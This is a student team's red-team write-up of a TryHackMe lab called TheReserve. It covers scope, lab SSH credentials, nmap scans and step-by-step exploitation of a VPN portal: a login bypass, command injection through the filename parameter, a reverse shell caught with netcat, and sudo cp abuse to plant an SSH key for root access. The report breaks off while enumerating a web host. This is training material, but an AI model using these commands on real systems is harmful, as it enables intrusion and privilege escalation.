DEPI-GP-RedTeaming Report

Tryhackme profile : https://tryhackme.com/p/DEPI.Red.Team

Team member :

1 - Joseph George Wahba (Team Leader)

2 - Antony Maged (CO-Team leader)

3 - Shawky Mohamed

4 - Youssef Khairy Salah

5 - Yara Ihab Mohamed

Project Scope

This section details the project scope.

In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network

diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.

- Conducting DoS attacks or any attack that renders the network inoperable for other users.

Project Registration

The Trimento government mandates that all red teamers from TryHackMe participating in the challenge must register to allow their single point of contact for the engagement to track activities. As the island's network is segregated, this will also provide the testers access to an email account for communication with the government and an approved phishing email address, should phishing be performed.

To register, you need to get in touch with the government through its e-Citizen communication portal that uses SSH for communication. Here are the SSH details provided:

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

Once you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values in your SSH IP.

Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge, and save the information you get for future reference. Once registered, follow the instructions to verify that you have access to all the relevant systems.

Note: The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

Lunching the attack!

As if the scope has told us and since the attack is a gray box attack we have pin pointed the steps to biggen the challenge :

1. OSINT
2. Perimeter Breach
3. Initial Compromise of Active Directory
4. Full Compromise of CORP Domain
5. Full Compromise of Parent Domain
6. Full Compromise of BANK Domain
7. Compromise of SWIFT and Payment Transfer

1. OSINT

For the Initial Access, we have access to 3 machines **WebMail**, **VPN** and **WEB**

WEB	10.200.118.113
VPN	10.200.118.12
WebMail	10.200.118.11


VPN - 10.200.118.12


After scanning host for open ports and services found that port 22 and 80 are open.

```
PORT    STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
|   2048 71aa9cc8313e8fe0d260aa64ef65d8ec (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDBahyN7IRNoRwWlyRHFK
ZPxyYw6y8kc1F0rjQFdSaHPosd9THp2ls5ozXggrpr4C0JP/BUPrvTkoP0LKUD
y/4MSNpQ4xF5hdmdCD+9u44Dz/aMKAPTpkvq2qk9SInuiLy0WuuNP2z34Kc
Pt+/3nNkaTB1FrC6+6w/gGnKa+1skxOI5RnFvb7Meb3XfmwBOLhaPHkpAlV/fAj
```


```
KcdsaNuLxuWJACXHyiq5P/+54d76yOhOZC73LrBzjXBfvJXLtdJP2MspoORCH
eN8r4z8K2sFRN4z0zq2LdBoJUawFMknScf1LXX7+UZPmlM0GqTSbigd5DE5
mQ1WrQJJekaIJMy3Fh
|   256 0ba797e865969282f1ac1675cad1d912 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBPcjzUWVyr7Z7J9QT4fBHrxrMWDv14pbD1LkOsrux1a8Xgf2QTk
9RnlTMH0UsvhYpxpqJGHGq2bi4mIhbYFeYsI
|   256 2c8ec0e9a86399f2e8911a192d737db2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHuS/M95IrPHDJ66Bwj/EgBr9J
HKgEh8SmoVHpNMFSCD
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

after visiting port 80, found there is an authenticaton for VPN website, tried simple sql method to bypass login but it didn't works, after running gobuster found that there is **"/vpn"** directory which contain a **.ovpn** file.






Changed **10.200.X.X** to VPN server IP, which is **10.200.118.12**




tried to connect using this config file, but it was not working, so i moved on for further enumeration.

On login page of VPN host, i tried only entering any name without password and clicked login, and that's worked, i logged into with random usernames and without password.




after that, I tried to test some common vulnerability to test on the **requestvpn.php?filename= GET** parameter using burpsuite, tried RFI and LFI but it was not working, then i tried command injection with sleep command and it's works.

```
GET /requestvpn.php?filename=jlkfj && sleep 5
#urlencode this before sending request
```



after that generate simple reverse using revshells.com and send request using the payload and i got the shell as user www-data.



www-data

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.50.115.144] from (UNKNOWN) [10.200.118.12] 54744
sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ip-10-200-118-12:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-10-200-118-12:/var/www/html$
```

looking for db file, found a **db_connect.php** file, and its contain **mysql** password

```
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', "password1!");
define('DB_USER', 'vpn');
define('DB_NAME', 'vpn');
?>
```

doing **sudo -l** found that www-data user can run **/bin/cp** as root, looking for this binary on gtfobins found that i can read and write files, so i first tried to read the id_rsa, but it was not there, then i generate my own ssh config file and transfer my public key to **VPN** machine.


```
#on attacker machine
$ ssh-keygen

#on VPN machine writing authorized_keys into /home/ubuntu/.ssh/authorized
_keys
$ LFILE=/home/ubuntu/.ssh/authorized_keys
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCkBWe/d1oEVlL7el
7Z9rGcEzHmEfh+O3NcpMFRQoXGrSqlRgbyIEsLDkHjS74UcAn1yX4+dAJZwaj
uK9j61wXgCwJsBHkVEEWr/9=4pQg6nJd88QkBOuvyVN8aAaCdKuKSiaQ+iD/
E4IPvFGvjMGEz0BsSQJAtwYJ4m12rKS3XdFSZD7CzhuqFNJLMR80RjGzjhKN
FjP3fLn1paJmKxiauFaBc7n6rQDmdmZXKDV6FHxZCKelfKQToH3OzQJhcszzvJ
ARwma8q7RhlwV7lzjkr4gPsc99rtGGUQi+/UKmd4fU3TOFizU0M8cM/a0e8dB
3b4wGX30JqRiMP9yzZKIi01AEJDIvSCGk7TN7yYnPuCxKqoEVeXH+s4IdfSHe
nAWS2qgPs8p1G9s0vEZJJFi5qgy7wNETfMCI2d1RWkWHGYZaKYlj6B3rYleeP
WS+1ERPFSnnlpV1RWbfVrxVCZo8Ybw1Lx+sGbcYkekSyHuUVrr+YpP6cwNcYu
fd/rR+UJ50= kali@kali" | sudo /bin/cp /dev/stdin "$LFILE"
```

now, i can write our public key on VPN machine, now i can logged in to as ubuntu user using ssh.


```
$ ssh ubuntu@10.200.118.12
# if it's not work then give permission to id_rsa
```

```
$ chmod 600 /.ssh/id_rsa
# then
$ ssh -i id_rsa ubuntu@10.200.118.12
```

after logged in using ssh, doing **sudo -l** found that user ubuntu run any command as root




```
$ sudo su
# for privesc
```




WEB - 10.200.118.13


After scanning host for open ports and services found that port 22 and 80 are open.

```
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   2048 70:77:7d:ab:be:95:72:07:41:20:72:ca:fc:b2:dd:2c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDegECNW62RXNYEHw3P
HgAt8DeDqEuf/3QiEyM2mX68GyMjnpPigVXr/DdZ+rjNpM95pG+5vfihwIaUX8
TL76/hBmbFGNeUzz9VHP54WsRFIvUfIPnDAX42z7KzO9boeIoQcHO9b83p7j
uTf5UwZtNXbq9h/8EjJ8sb7j64ZanolbOkB02B2uTQ8Lo7BNIea5y18csZmniugL
deH4CAbr/H9fy9zUabOL8bW5□3kEC1TP1sakNr6n9Nq5uGQpehIAQhysRQF9
YlI3OuAxrCs13kfoVcG8ZW+9QY0XjeGupoAZxEUp7dytC3ru2LANKyR3QtPB4z
wYP+rGrXzvPcLuvh
|   256 f2:2a:88:47:20:8c:7f:e4:d8:e8:b9:aa:b3:a9:ed:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBHlHVgYiyoz69l5zcU3jWtKj4+DMQ4lA/yHiGWSYMKTBCw+WF
masNKeiBTq/DokY4QHUS8pymt6GPpfP7CU7NMU□
|   256 fa:8a:0d:ec:75:dc:1b:5c:0c:c3:4d:cb:19:45:01:2a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4ibv/VXoY3WkTbyKufi5nBY0
qMF5ifJoqIT8g8ldpB
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


By visiting the website it’s showing it is running october CMS





on page **"Meet The Team"** found team members names with their pictures, looking at source code, found that their pictures are saved by as their username.

Extracted username by copying all.



